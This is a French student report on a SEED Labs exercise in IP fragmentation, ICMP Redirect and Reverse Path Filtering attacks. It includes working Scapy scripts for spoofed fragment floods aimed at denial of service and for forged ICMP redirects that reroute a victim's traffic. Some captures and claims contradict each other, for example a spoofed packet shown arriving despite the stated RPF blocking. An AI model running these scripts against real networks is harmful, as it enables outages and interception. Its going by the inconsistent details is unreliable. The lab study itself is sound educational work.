

ECOLE MILITERE POLITECHNIQUE

Département INFORMATIQUE

Rapport de Travaux Pratiques

SEED Labs – IP/ICMP Attacks

Module : Sécurité des réseaux

Étudiant : BAKOUCHE MAHMOUD

Groupe : RSD

Année universitaire : 2025–2026

Introduction

Ce travail pratique a pour objectif d'étudier les attaques au niveau de la couche IP et ICMP. Il permet de comprendre les mécanismes internes du protocole IP, la fragmentation, les attaques ICMP Redirect ainsi que les mécanismes de protection implémentés dans le noyau Linux comme le *Reverse Path Filtering*.

Les expériences sont réalisées à l'aide de machines virtuelles sous VirtualBox et de la bibliothèque Scapy pour la génération de paquets réseau forgés.

Chapitre 1

IP Fragmentation

1. Objectif

Cette partie vise à comprendre le mécanisme de fragmentation IP et à analyser son comportement dans différentes situations normales et anormales.

2. Task 1.a : Fragmentation IP normale

Un paquet UDP est fragmenté manuellement en plusieurs fragments IP à l'aide de Scapy. Un serveur UDP est utilisé pour vérifier la reconstruction correcte des données.

Commande du serveur UDP

```
nc -lu 9090
```

```
#!/usr/bin/python3
from scapy.all import *

DST = "10.222.193.51" # IP de la machine B
SRC = "1.2.3.4"
ID = 1234

ip1 = IP(src=SRC, dst=DST, id=ID, flags="MF", frag=0)
udp = UDP(sport=7070, dport=9090)
payload1 = b'A' * 32

pkt1 = ip1/udp/payload1
pkt1[UDP].checksum = 0
send(pkt1, verbose=False)

ip2 = IP(src=SRC, dst=DST, id=ID, flags="MF", frag=5)
payload2 = b'B' * 32
send(ip2/payload2, verbose=False)

ip3 = IP(src=SRC, dst=DST, id=ID, flags=0, frag=9)
payload3 = b'C' * 32
send(ip3/payload3, verbose=False)
```

Capture Wireshark

83	481.935332680	1.2.3.4	10.222.193.51	IPv4	74	Fragmented IP protocol (proto=UDP 17, off=0, ID=04d2)
84	481.973920098	1.2.3.4	10.222.193.51	IPv4	66	Fragmented IP protocol (proto=IPv6 Hop-by-Hop Option 0, off=40, ID=04d2)
85	482.020697530	1.2.3.4	10.222.193.51	IPv4	66	Fragmented IP protocol (proto=IPv6 Hop-by-Hop Option 0, off=72, ID=04d2)

```
08 00 27 c9 95 a6 08 00 27 44 67 02 08 00 45 00 ..'.... 'Dg...E.
00 3c 04 d2 20 00 40 11 85 c8 01 02 03 04 0a de .<...@. ....
c1 33 1b 9e 23 02 00 20 dc 52 41 41 41 41 41 41 .3..#.(.RAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAA
```

```
08 00 27 c9 95 a6 08 00 27 44 67 02 08 00 45 00 ..'.... 'Dg...E.
00 34 04 d2 20 05 40 00 85 dc 01 02 03 04 0a de .4...@. ....
c1 33 42 42 42 42 42 42 42 42 42 42 42 42 42 42 .3CCCCCCCC CCCCCCCC
42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 CCCCCCCC CCCCCCCC
42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 CC
```

```
08 00 27 c9 95 a6 08 00 27 44 67 02 08 00 45 00 ..'.... 'Dg...E.
00 34 04 d2 00 09 40 00 a5 d8 01 02 03 04 0a de .4...@. ....
c1 33 43 43 43 43 43 43 43 43 43 43 43 43 43 43 .3CCCCCCCC CCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 CCCCCCCC CCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 CC
```

Analyse

Les fragments IP sont correctement réassemblés par la machine réceptrice, ce qui permet de récupérer l'intégralité du message UDP envoyé.

1.3 Task 1.b : Fragments IP chevauchants

Dans cette tâche, des fragments IP contenant des zones de données chevauchantes sont envoyés afin d'observer le comportement du système lors du réassemblage.

```
from scapy.all import *

DST = "10.222.193.51"
SRC = "1.2.3.4"
ID = 12345

# Fragment 1 : A (0 → 23)
f1 = IP(src=SRC, dst=DST, id=ID, flags="MF", frag=0) / Raw(b"A"*24)

# Fragment 2 : B (16 → 39) → chevauchement 8 octets
f2 = IP(src=SRC, dst=DST, id=ID, flags=0, frag=2) / Raw(b"B"*24)

send(f1, verbose=False)
send(f2, verbose=False)
```

Capture Wireshark

[illegible]

0000	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	AAAAAAAA	AAAAAAAA
0010	41 41 41 41 41 41 41 41	42 42 42 42 42 42 42 42	AAAAAAAA	BBBBBBBB
0020	42 42 42 42 42 42 42 42		BBBBBBBB	

Analyse

Le noyau Linux conserve les données du premier fragment reçu. Ce comportement peut être exploité pour contourner certains mécanismes de filtrage réseau.

1.4 Task 1.c : Paquet IP surdimensionné

Cette expérience démontre qu'il est possible de dépasser la taille maximale théorique d'un paquet IP en utilisant la fragmentation.

Observation

```
from scapy.all import *

src_ip = "1.2.3.4"
dst_ip = "10.222.193.51"
packet_id = 1234

size = 1000
num=70
for i in range(num):
    ip = IP(src=src_ip, dst=dst_ip)
    ip.id = packet_id

    if i == 0:
        #premier fragment
        ip.frag = 0
        ip.flags = 1

        udp = UDP(sport=7070, dport=9090)
        udp.len = num * size + 8

        payload = chr(65 + (i % 26)) * size
        pkt = ip/udp/payload
        pkt[UDP].checksum = 0

    elif i == num - 1:
        # dernier fragment
        offset = (8 + i * size) // 8
        ip.frag = offset
        ip.flags = 0

        payload = chr(65 + (i % 26)) * size
        pkt = ip/payload

    else:
        # autre fragment
        offset = (8 + i * size) // 8
        ip.frag = offset
        ip.flags = 1

        payload = chr(65 + (i % 26)) * size
        pkt = ip/payload

send(pkt, verbose=0)
```

```
File "/usr/local/lib/python3.5/dist-packages/scapy/packet.py", line 713, in do
build
    pay = self.do_build_payload()
File "/usr/local/lib/python3.5/dist-packages/scapy/packet.py", line 699, in do
build_payload
    return self.payload.do_build()
File "/usr/local/lib/python3.5/dist-packages/scapy/packet.py", line 710, in do
build
    pkt = self.self_build()
File "/usr/local/lib/python3.5/dist-packages/scapy/packet.py", line 689, in se
f_build
    raise ex
File "/usr/local/lib/python3.5/dist-packages/scapy/packet.py", line 680, in se
f_build
    p = f.addfield(self, p, val)
File "/usr/local/lib/python3.5/dist-packages/scapy/fields.py", line 249, in ad
field
    "use RawVal. See help(RawVal)"
ValueError: While dissecting field 'len': Incorrect type of value for field len:
struct.error('H' format requires 0 <= number <= 65535')
to inject bytes into the field regardless of the type, use RawVal. See help(RawV
)
```

Analyse

Le serveur peut ignorer ou rejeter les fragments lorsque la taille dépasse les limites attendues.

1.5 Task 1.d : Fragments IP incomplets (DoS)

Des fragments IP incomplets sont envoyés afin de provoquer une consommation excessive de mémoire sur la machine cible.

```
from scapy.all import *

dst="10.222.193.51"
src="1.2.3.4"
|
for i in range(1, 2000):
    ip = IP(src=src, dst=dst, id=i, flags=1, frag=0)
    send(ip/b'A'*400)
```

```
.....
.....WARNING: Mac address to reach destination not found. Using br
oadcast.
.WARNING: Mac address to reach destination not found. Using broadcast.
.WARNING: more Mac address to reach destination not found. Using broadcast.
.WARNING: Mac address to reach destination not found. Using broadcast.
.WARNING: Mac address to reach destination not found. Using broadcast.
.WARNING: more Mac address to reach destination not found. Using broadcast.
.WARNING: Mac address to reach destination not found. Using broadcast.
.WARNING: Mac address to reach destination not found. Using broadcast.
.WARNING: more Mac address to reach destination not found. Using broadcast.
.WARNING: Mac address to reach destination not found. Using broadcast.
.WARNING: Mac address to reach destination not found. Using broadcast.
.WARNING: more Mac address to reach destination not found. Using broadcast.
```

Analyse

Les fragments non réassemblés restent en mémoire jusqu'à expiration, ce qui peut entraîner un déni de service.

Chapitre 2

ICMP Redirect Attack

1. Objectif

L'objectif de cette partie est de détourner le routage d'une machine victime en envoyant des messages ICMP Redirect forgés.

2. Principe de l'attaque

L'attaquant envoie un message ICMP Redirect à la victime afin de lui indiquer un nouveau routeur frauduleux.

```
from scapy.all import *
import time

victim_ip = "10.53.79.51"      # Host A
attacker_ip = "10.53.79.220"  # ATTAQUANT
router_ip = "10.53.79.1"
target_dest = "8.8.8.8"

print("Envoi de 30 ICMP Redirects...\n")
while(True):
    ip = IP(src=router_ip, dst=victim_ip, ttl=255)
    icmp = ICMP(type=5, code=1)
    icmp.gw = attacker_ip
    ip2 = IP(src=victim_ip, dst=target_dest, ttl=64)

    pkt = ip/icmp/ip2/ICMP(type=8)
    send(pkt, verbose=0)
    time.sleep(0.3)
```

```
mahmoud@VM:~$ sudo ip route add default via 10.53.79.1 dev enp0s3
```

```
mahmoud@VM:~$ ip route get 8.8.8.8  
8.8.8.8 via 10.53.79.1 dev enp0s3 src 10.53.79.51  
cache  
mahmoud@VM:~$ ip route show cache  
mahmoud@VM:~$ ip route get 8.8.8.8  
8.8.8.8 via 10.53.79.220 dev enp0s3 src 10.53.79.51  
cache <redirected> expires 283sec
```

2.3 Analyse

Après réception du message ICMP Redirect, la machine victime modifie sa table de routage et redirige le trafic vers l'attaquant.

Chapitre 3


Routing et Reverse Path Filtering

1. Topologie réseau

Le réseau est composé de trois machines :

- Machine A : réseau NAT
- Machine R : routeur (NAT + Internal Network)
- Machine B : réseau interne

Schéma réseau



3.2 Configuration du routage

Activation du routage IP

```
sudo sysctl net.ipv4.ip_forward=1
```

```
mahmoud@VM:~$ sudo sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

```
mahmoud@VM:~$ sudo ip route add 192.168.56.0/24 via 10.240.136.190
mahmoud@VM:~$ ip route
default via 10.240.136.189 dev enp0s3 proto static metric 100
10.240.136.0/24 dev enp0s3 proto kernel scope link src 10.240.136.220 metric 100
169.254.0.0/16 dev enp0s3 scope link metric 1000
192.168.56.0/24 via 10.240.136.190 dev enp0s3
```

```
mahmoud@VM:~$ sudo ip route add 10.240.136.0/24 via 192.168.56.101
mahmoud@VM:~$ ip route
10.240.136.0/24 via 192.168.56.101 dev enp0s3
169.254.0.0/16 dev enp0s3 scope link metric 1000
192.168.56.0/24 dev enp0s3 proto kernel scope link src 192.168.56.102 metric 100
```

Analyse

La communication entre A et B est possible uniquement grâce au routeur R.

3.3 Reverse Path Filtering

Principe

Le Reverse Path Filtering vérifie que le chemin retour d'un paquet est cohérent avec son interface d'entrée.

```
mahmoud@VM:~$ sudo tcpdump -i enp0s3 icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on enp0s3, link-type EN10MB (Ethernet), capture size 262144 bytes

18:05:40.654781 IP 10.0.2.9 > 192.168.56.102: ICMP echo request, id 0, seq 0, length 8
18:05:40.698002 IP 1.2.3.4 > 192.168.56.102: ICMP echo request, id 0, seq 0, length 8
```

Analyse

Les paquets spoofés sont bloqués par le noyau Linux, empêchant les attaques par usurpation d'adresse IP.

Conclusion

Ce TP a permis de comprendre en profondeur le fonctionnement des protocoles IP et ICMP, ainsi que les attaques possibles et les mécanismes de protection intégrés dans les systèmes modernes.